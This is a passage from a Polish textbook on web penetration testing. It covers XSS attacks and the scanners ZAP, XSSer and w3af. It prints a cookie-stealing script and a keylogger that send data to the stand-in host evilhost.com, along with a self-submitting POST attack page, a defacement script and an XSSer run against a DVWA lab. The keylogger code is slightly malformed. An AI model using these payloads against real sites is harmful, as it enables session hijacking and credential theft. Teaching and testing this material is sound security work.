Kodowanie oznacza taką modyfikację danych przekazywanych przez użytkownika, aby przeglądarka mogła je zinterpretować tylko jako zwykłe dane, a nie kod źródłowy. Polega to np. na zamianie wszystkich znaków typu `<i>` na encje `<i` i `>`.

Ataki XSS z użyciem metody POST

W opisanym wcześniej przykładzie refleksyjnego ataku XSS użyta została metoda GET, która znacznie ułatwia hakerowi wstrzykiwanie danych, ponieważ wystarczy tylko spreparować odpowiedni adres URL ze skryptem i za pomocą sztuczki skłonić użytkownika do jego kliknięcia. Kiedy strona internetowa przekazuje dane od użytkownika za pomocą metody POST, napastnik chcący przeprowadzić atak XSS musi trochę bardziej się napracować.

Metoda POST uniemożliwia bezpośrednie wstrzyknięcie skryptu, ponieważ dane wejściowe nie są przesyłane w adresie URL. Napastnik musi znaleźć niebezpośredni sposób na wstrzyknięcie swojego skryptu do aplikacji. Poniżej znajduje się opis takiego procesu oparty na konkretnym przykładzie.

Powiedzmy, że pewna strona internetowa zawiera wyszukiwarkę podatną na ataki XSS i gdy napastnik wstrzykuje skrypt do pola wyszukiwania na tej stronie, zostaje on zwrócony do przeglądarki bez jakiegokolwiek weryfikacji. Poniżej znajduje się przykładowy kod HTML-a takiej strony:

```
<html>
  <body>
    <form name="query" method="post" action="/search.php">
      <input type="text" name="search_input" value="">
      <input type="submit" value="wyślij">
    </form>
  </body>
</html>
```

Jednym ze sposobów na przeprowadzenie ataku XSS przy użyciu metody POST jest nakłonienie użytkownika za pomocą sztuczki do wypełnienia znajdującego się na stronie napastnika formularza i kliknięcia przycisku zatwierdzającego. Po tym zdarzeniu aplikacja przeniosłaby użytkownika do podanej na ataki witryny, zamieniając dane użytkownika na szkodliwy skrypt.

Próba zmuszenia użytkownika do tego, by wypełnił formularz w witrynie napastnika, ma małe szanse powodzenia i rzadko kończy się sukcesem. Dlatego należy zastosować rozwiązanie automatyczne, polegające na wstawieniu szkodliwego skryptu i żądania POST do podanej aplikacji bezpośrednio na stronę kontrolowaną przez napastnika. Zastanówmy się, jak taka strona powinna być zbudowana. Kontrolowana przez hakera witryna znajduje się pod adresem: <http://www.evilattacker.com> i łąduje podatną na ataki stronę: <http://www.xssvulnerable.org/search.php>. Gdy ktoś wejdzie pod adres [evilattacker.com](http://www.evilattacker.com), zostaje wywołana funkcja onload, wskutek czego przeglądarka wysła do podanej witryny metodą POST żądanie HTTP zawierające specjalny kod i aby do tego doszło, ofiara nie musi nawet klikać żadnego przycisku. Oto przykładowy kod tej strony:

```
<html>
<head>
  <body onload="evilsearch.submit();">
    <form method="post"
      action="http://www.xssvulnerable.org/search.php" name="evilsearch"
    >
```

```

        <input name="search_input" value="<SCRIPT>alert('XSS')</
SCRIPT>">
        <input type="submit" class="button" name="submit">
    </form>
</body>
</html>

```

Stosując tę technikę, napastnik nie potrzebuje wypełnienia formularza przez użytkownika. Wystarczy, że nakłoni go do wejścia na kontrolowaną przez siebie stronę internetową.

XSS i JavaScript — śmiertelna mieszanka

Hakerzy bardzo pomysłowo wykorzystują luki XSS, a dodatek JavaScriptu jeszcze zwiększa ich możliwości. Techniki XSS w połączeniu z JavaScriptem mogą być stosowane do przeprowadzania następujących rodzajów ataków:

- przechwytywanie kont;
- zmienianie treści;
- podmienianie treści całych witryn;
- skanowanie portów z komputera ofiary;
- rejestrowanie naciskanych klawiszy;
- kradzież informacji z przeglądarki.

Poniżej dokładniej omawiam kilka przykładów.

Kradzież ciasteczek

Każda dyskusja na temat ataków typu XSS zaczyna się od tego, jak przy użyciu technik XSS i JavaScriptu można zdobyć dane z ciasteczek. Wykradzione ciasteczka haker może wykorzystać w celu podszycia się pod ofiarę na czas sesji, czyli do momentu aż użytkownik wyloguje się z aplikacji.

Własność `document.cookie` struktury DOM dokumentu HTML-a zwraca wartości wszystkich ciasteczek przypisanych do bieżącej sesji. Napastnik może więc np. wstrzyknąć do sekcji komentarzy witryny podatnej na ataki typu XSS poniższy kod:

```

<script language="JavaScript">

Document.location='http://www.evilhost.com/cookielogger.php?cookie='+document.cookie;
</script>

```

Gdy użytkownik otworzy tę stronę, następuje także pobranie dotyczących jej komentarzy, w których znajduje się powyższy skrypt wysyłający ciasteczko do należącego do napastnika serwera *evilhost.com*.

Jeśli zostanie ustawiona flaga `HttpOnly`, która jest opcjonalną flagą ciasteczek, JavaScript nie będzie mieć dostępu do ciasteczka.

Rejestrowanie naciskanych klawiszy

Wstrzykując specjalny skrypt JavaScriptu, napastnik może też zarejestrować, jakie klawisze naciska ofiara, i w ten sposób zdobyć jej hasła, nazwy użytkownika, numery kart kredytowych itd., które może przesłać do swojego serwera.

Poniżej znajduje się przykładowy prosty skrypt rejestrujący wszystkie naciskane klawisze:

```
<script>
  document.onkeypress = function(e)
  var img = new Image();
  img.src='http://www.evilhost.com/keylogger.php?data='+e.which;
</script>
```

Gdy użytkownik naciśnie jakiś klawisz, następuje uruchomienie zdarzenia `onkeypress`. Powoduje to utworzenie obiektu o nazwie `e` dla każdego klawisza, który został naciśnięty. Słowo kluczowe `which` jest własnością obiektu `e` przechowującą kod naciśniętego klawisza.

Zmiana wyglądu witryny

Ataki, w wyniku których dochodzi do całkowitej zmiany wyglądu witryny, nazywają się po angielsku *website defacing*. Najczęściej przeprowadzają je aktywiści pragnący wypromować swoją działalność. Własność `document.body.innerHTML` umożliwia manipulowanie z poziomu JavaScriptu zawartością załadowanej strony HTML-owej. Stworzono ją do legalnych celów, ale, jak wszystko inne, napastnik może ją wykorzystać w złej wierze — w tym przypadku do podmiany zawartości stron.

Gdy do aplikacji zostanie wstrzyknięty poniższy skrypt, zawartość bieżącej strony zostanie zamieniona na napis **TA WITRYNA PADŁA OFIARĄ ATAKU**:

```
<script>
  document.body.innerHTML="<div style=visibility:visible;><h1>
  ↪TA WITRYNA PADŁA OFIARĄ ATAKU</h1></div>";
</script>
```

Skanowanie w poszukiwaniu luk typu XSS

System Kali Linux zawiera liczne narzędzia do automatyzacji procesu szukania luk XSS. Najbardziej żmudna, ale i najskuteczniejsza jest metoda ręczna, w ramach której przechwytuje się żądanie HTTP za pomocą pośrednika, zmienia się zawartość pól oraz wstawia się własną treść.

Ponieważ aplikacje stają się coraz bardziej skomplikowane, zawierają wiele pól, wśród których bardzo łatwo przy ręcznym przeglądzie pominąć te podatne na ataki. Dlatego też technika ręczna jest wskazana jedynie, gdy trzeba bardzo dokładnie przeanalizować wybrany parametr. Z punktu widzenia napastnika automatyzacja zadania identyfikacji podatnych parametrów jest korzystna, ponieważ znacznie skraca czas potrzebny na opracowanie eksploita. W Kali Linuksie znajduje się kilka narzędzi do automatycznego skanowania aplikacji w poszukiwaniu luk XSS. W tej sekcji opisuję następujące programy:

- OWASP Zed Attack Proxy,
- XSSer,
- w3af.


Zed Attack Proxy

Program Zed Attack Proxy (ZAP) to narzędzie *open source* do przeprowadzania testów penetracyjnych na aplikacjach sieciowych. Ten prowadzony przez OWASP projekt jest gałęzią proxy Paros. W Kali Linuksie 2.0 dostępną jest wersja 2.4.1. Jej najważniejsze funkcje to:

- proxy przechwytyjący ruch;
- skaner aktywny i pasywny;
- *brute force*;
- fuzzing;
- obsługa szerokiego spektrum języków zabezpieczeń.


Standardowo ZAP działa jako pasywny proxy, tzn. nie przechwytuje aktywnie ruchu, dopóki użytkownik nie ustawi punktu wstrzymania na adresie URL, wobec którego chciałby przechwycić żądanie i odpowiedź. ZAP można znaleźć w sekcji *Applications/Web Application Analysis* (aplikacje/analiza aplikacji sieciowych).

W tym przypadku narzędzia ZAP użyjemy do identyfikacji luk XSS w aplikacjach sieciowych. Podobnie jak w przypadku każdego pośrednika (ang. *proxy*), najpierw należy skonfigurować przeglądarkę internetową tak, aby przesyłała przez niego ruch. Przeglądarkę można skonfigurować własnoręcznie albo za pomocą specjalnego dodatku o nazwie FoxyProxy do Firefoksa, który też wymaga wstępnej konfiguracji. Po jej dokonaniu pozostaje wybrać ustawienia proxy z menu rozwijanego, jak pokazano na poniższym rysunku:




ZAP to wszechstronne narzędzie do testowania aplikacji sieciowych. Na karcie *Sites* (witryny), znajdującej się w lewym górnym rogu okna, znajduje się lista wszystkich odwiedzonych serwisów. Podczas przeglądania portalu program prowadzi w tle pasywne skanowanie i próbuje wykryć luki za pomocą analizy stron.

Narzędzie sprawdza żądania i odpowiedzi HTTP, aby stwierdzić, czy istnieje możliwość występowania jakiejś luki w zabezpieczeniach. Wykryte usterki wyświetla na znajdującej się u dołu okna karcie *Alerts* (powiadomienia). Na rysunku na następnej stronie widać, że program znalazł ciasteczka ustawiane bez użycia znacznika HTTPOnly:




Określanie zakresu i wybór trybów


Po skonfigurowaniu przeglądarki do współpracy z ZAP program ten wyświetla wszystkie odwiedzane strony w okienku *Sites* po lewej stronie. Podczas testu penetracyjnego ważne jest, aby zidentyfikować określone cele, dlatego należy zdefiniować zakres witryn. W tym celu kliknij prawym przyciskiem myszy interesującą Cię adres URL, rozwiń menu *Include in Context* (dodaj do kontekstu) i kliknij pozycję *New context* (nowy kontekst), aby utworzyć nowy zakres dla tego adresu. Adresy dodane do zakresu są oznaczone specjalną ikoną: .




Jeżeli w witrynie stosowane jest uwierzytelnianie za pomocą formularza i treść można obejrzeć tylko po zalogowaniu, adres URL strony uwierzytelniania należy oznaczyć jako *Form-based Auth Login request* (żądanie autoryzacji logowania za pomocą formularza), jak pokazano na poniższym rysunku:



W oknie konfiguracji wybierz opcję *Authentication* (uwierzytelnianie), a następnie skonfiguruj parametry nazwy użytkownika i hasła. W opcji *Users* (użytkownicy) zdefiniuj nazwę użytkownika i hasło, a następnie wybierz tego użytkownika w opcji *Forced User* (wymuszany użytkownik):



Po skonfigurowaniu tych trzech opcji w oknie głównym zostanie aktywowana opcja *Forced User Mode* (tryb użytkownika wymuszonego):



Po włączeniu opcji *Forced User Mode* każde żądanie przesyłane przez ZAP będzie automatycznie uwierzytelniane. Jeżeli użytkownik zostanie wylogowany podczas skanowania, automatycznie nastąpi ponowne zalogowanie.

Tryby działania

ZAP można skonfigurować do działania w kilku trybach. W lewym górnym rogu okna znajduje się lista rozwijana zawierająca trzy tryby:

- **Safe mode (tryb bezpieczny)** — w tym trybie ZAP skanuje aplikację w sposób nieinwazyjny, tzn. działa jak skaner pasywny, próbując zidentyfikować najprostsze błędy, takie jak możliwość przeglądania katalogów czy wycieki informacji. Narzędzie aktywnie nie wchodzi w interakcje z aplikacją, więc nie ma możliwości wykrycia poważnych błędów zabezpieczeń, takich jak luki XSS.

- **Protected mode (tryb chroniony)** — wybierając tryb chroniony, można stosować agresywne techniki skanowania w odniesieniu do adresu URL określonego w zakresie.
- **Standard mode (tryb standardowy)** — w tym trybie można stosować wszystkie agresywne metody skanowania, bez względu na to, czy dany adres URL jest w zakresie, czy nie.


Polityka skanowania i atak

Za pomocą narzędzia ZAP można szukać wszystkich najważniejszych luk w zabezpieczeniach, ale my wykorzystamy go przede wszystkim do szukania luk umożliwiających przeprowadzanie ataków XSS. W związku z tym musimy zdefiniować politykę skanowania, aby skonfigurować reguły XSS w ramach aktywnego skanowania.

Na górze znajduje się menu o nazwie *Analyse* (analizuj), w którym należy kliknąć pozycję *Scan Policy* (polityka skanowania). Spowoduje to otwarcie okna konfiguracji. Obok nazwy każdego testu znajdują się opcje *Threshold* (próg) i *Strength* (moc) — zobacz rysunek na następnej stronie.

Poniżej znajduje się szczegółowy opis tych opcji:

- **Threshold** — ta opcja określa poziom niezawodności luk wykrytych w teście. Ustawienie *Low* (niski) powoduje, że częściej będą występować fałszywe wyniki dodatnie. Ustawienie *High* (wysoki) pozwala znaleźć mniej luk. Wprawdzie dzięki temu otrzymamy mniej fałszywych wyników dodatnich, ale jednocześnie możemy przeoczyć coś ważnego. Dlatego najlepiej jest wybrać ustawienie pośrednie, czyli opcję *Medium*.



- **Strength** — ta opcja określa liczbę testów, które ZAP ma wykonać w celu potwierdzenia istnienia luki. Wybór ustawienia *Low* sprawi, że ZAP przetestuje wykrytą lukę przy użyciu mniejszej liczby pakietów danych i test szybciej dobiegnie końca. Z drugiej strony, ustawienie *High* zapewni wypróbowanie


większej liczby metod ataku, co wydłuży czas trwania testu. Opcja *Insane* (bez umiaru), jak wskazuje nazwa, powoduje wykonanie bardzo dużej liczby ataków i powinno się z niej korzystać tylko w warunkach laboratoryjnych i w środowiskach kontrolowanych.

Aby skonfigurować politykę dotyczącą luk XSS, należy podać jej nazwę i z lewej strony w sekcji *Injection* wyłączyć wszystkie testy z wyjątkiem *cross-site scripting (persistent)* i *cross-site scripting (reflected)*. Jeśli zamierzasz jeszcze kiedyś wykorzystać tę politykę, kliknij przycisk *Save Policy* (zapisz politykę). Następnie kliknij prawym przyciskiem myszy docelowy adres URL i przejdź do *Attack/Active scan all in scope* (atak/aktywne skanowanie wszystkich w zakresie).

W efekcie ZAP rozpocznie swoje czary i wyświetli powiadomienia o wszystkich znalezionych lukach XSS u dołu okna na karcie *Alerts*. Kliknięcie jednego z powiadomień spowoduje wyświetlenie wysłanego do serwera żądania HTTP, które spowodowało ujawnienie luki. Na rysunku na następnej stronie widać, że wstrzyknięto skrypt do parametru *author*.

XSSer

Program Cross Site Scripter (XSSer) to narzędzie do automatycznego wykrywania i wykorzystywania luk XSS. W Kali Linuksie dostępna jest wersja 1.6 (*beta*). Program ten zawiera kilka opcji umożliwiających obejście filtrów danych wejściowych zaimplementowanych przez twórców atakowanej aplikacji.




Funkcje

Oto niektóre najważniejsze funkcje programu XSSer:

- narzędzie wiersza poleceń i interfejs graficzny;
- wyświetlanie szczegółowych danych dotyczących ataku;
- wstrzykiwanie kodu za pomocą metod GET i POST;
- możliwość dodania ciasteczka w odniesieniu do witryn wymagających uwierzytelniania;
- możliwość ustawiania różnych pól nagłówka HTTP, np. Referrer i User-Agent;
- różne techniki obchodzenia filtrów, np. stosowanie kodowania dziesiętnego i szesnastkowego oraz korzystanie z funkcji `unescape()`.

Graficzny interfejs użytkownika (ang. *graphical user interface* — GUI) programu XSSer można uruchomić wprost z poziomu powłoki za pomocą opcji `-gtk`. Zawiera on także kreator dla nowych użytkowników, który zadaje kilka pytań i na podstawie otrzymanych odpowiedzi tworzy szablon. Po zdefiniowaniu wszystkich opcji dotyczących planowanego testu należy kliknąć przycisk *Aim* (celuj), aby pozwolić programowi działać (zobacz rysunek na następnej stronie).



Skróć *gtk* oznacza Gimp Toolkit, czyli zestaw narzędzi używany przez programistów do tworzenia graficznych interfejsów do programów.

Doświadczeni hakerzy wolą posługiwać się wierszem poleceń. Za pomocą polecenia `xsser -help` można wyświetlić listę obsługiwanych przez narzędzie opcji. Najważniejsze polecenia są wymienione w poniższej tabeli:

Opcja	Opis
-u	Określa docelowy adres URL
-g	Wstrzykuje skrypt w określonym parametrze GET
-p	Wstrzykuje skrypt w określonym parametrze POST
--heuristic	Próbuje się dowiedzieć, które znaki filtruje aplikacja
--cookie	Wstawia ciasteczko do żądania HTTP
-s -v	Opcje wyświetlające statystyki i pełne dane wynikowe

XSSer to zaawansowane narzędzie zawierające znacznie więcej opcji niż wymieniono w tej tabeli, ale ten zestaw powinien wystarczyć na dobry początek.

Poniżej przedstawiam przykład testu aplikacji sieciowej podatnej na ataki XSS. Aplikacja ta wymaga uwierzytelniania, po którego dokonaniu ustawia ciasteczko identyfikujące użytkownika w następnych operacjach. Ciasteczko to jest przesyłane w żądaniu za pomocą opcji `-cookie`. Parametr do przetestowania jest przekazywany za pomocą opcji `-g`, tak jak w metodzie GET:

```
xsser -u "http://192.168.1.72/dvwa/vulnerabilities/" -g
"xss_r/?name=" --cookie="security=low;
PHPSESSID=n781ph8ojlp0khp1lms3s73h5" -s -v
```

Ze względu na użycie opcji Verbose w wynikach pokazane są też różne domyślne opcje ustawione przez program XSSer. XSSer wstrzykuje parametr i próbuje się dowiedzieć, czy jest on podatny na atak XSS, jak widać na rysunku na następnej stronie.

w3af

Kolejnym ciekawym narzędziem w systemie Kali Linux jest środowisko do przeprowadzania audytów i atakowania aplikacji sieciowych, którego skrótowa nazwa brzmi w3af. Użyłem słowa „środowisko”, ponieważ jest to niezwykle bogato wyposażony program. Obsługuje się go za pomocą menu. Zawiera liczne bardzo przydatne i pozwalające oszczędzić czas funkcje, takie jak automatyczne uzupełnianie podobne do tego w Metasploicie, i może się pochwalić wyjątkowo bogatą bazą wycieków.

Na szczególną uwagę zasługuje funkcja tworzenia ładunków do hakowania aplikacji sieciowych. Wykorzystywanie luk w aplikacjach sieciowych i uzyskiwanie dostępu do komputera docelowego przez wysłanie własnego ładunku danych zawsze jest trudne, ale środowisko w3af zawiera wtyczki, dzięki którym ta faza staje się nieco mniej uciążliwa, oraz umożliwiające integrację z Metasploitem, dzięki czemu można wysłać ładunek Metasploita do komputera docelowego i użyć go w późniejszej fazie eksploracji.

```

root@kali-1:/home#
root@kali-1:/home# xsser -u "http://192.168.1.72/dvwa/vulnerabilities/" -g "xss_r/?name="
--cookie="security=low; PHPSESSID=n78lph8ojlp0khp1lms3s73h5" -s -v
=====
XSSer v1.6 (beta): "Grey Swarm!" - 2011/2012 - (GPLv3.0) -> by psy
=====
Testing [XSS from URL] injections... looks like your target is good defined ;)
=====
[-]Verbose: active
[-]Cookie: security=low; PHPSESSID=n78lph8ojlp0khp1lms3s73h5
[-]HTTP User Agent: Googlebot/2.1 (+http://www.google.com/bot.html)
[-]HTTP Referer: None
[-]Extra HTTP Headers: None
[-]X-Forwarded-For: None
[-]X-Client-IP: None
[-]Authentication Type: None
[-]Authentication Credentials: None
[-]Proxy: None
[-]Timeout: 30
[-]Delaying: 0 seconds
[-]Delaying: 0 seconds
[-]Retries: 1
KALI LINUX™
"the quieter you become, the more you are able to hear"
HEAD alive check for the target: (http://192.168.1.72/dvwa/vulnerabilities/) is OK(200) [A
IMED]

```

Wtyczki

Wtyczki w programie w3af są podzielone na kilka kategorii, z których najważniejsze opisałem poniżej:

- **Crawl** (przeglądanie stron) — wtyczki z tej kategorii służą do przeglądania zawartości stron i identyfikacji nowych adresów URL. Znajdują potencjalne punkty wstrzykiwania kodu, które mogą być wykorzystane przez inne wtyczki.
- **Audit** (audyt) — jest to grupa wtyczek wykorzystujących punkty wstrzykiwania kodu wykryte przez wtyczki z kategorii *Crawl* i sprawdzających ich podatność na ataki.
- **Grep** — te wtyczki służą do identyfikacji najprostszych zdobyczy, takich jak strony błędów, komentarze, nagłówki HTTP i różne usterki powodujące wyciek informacji. Dane są zdobywane przez analizę żądań i odpowiedzi.
- **Infrastructure** (infrastruktura) — są to wtyczki do badania serwera docelowego oraz identyfikowania systemu operacyjnego, wersji bazy danych i zdobywania informacji dotyczących DNS.
- **Output** (wyniki) — wtyczki z tej kategorii definiują format wyników.
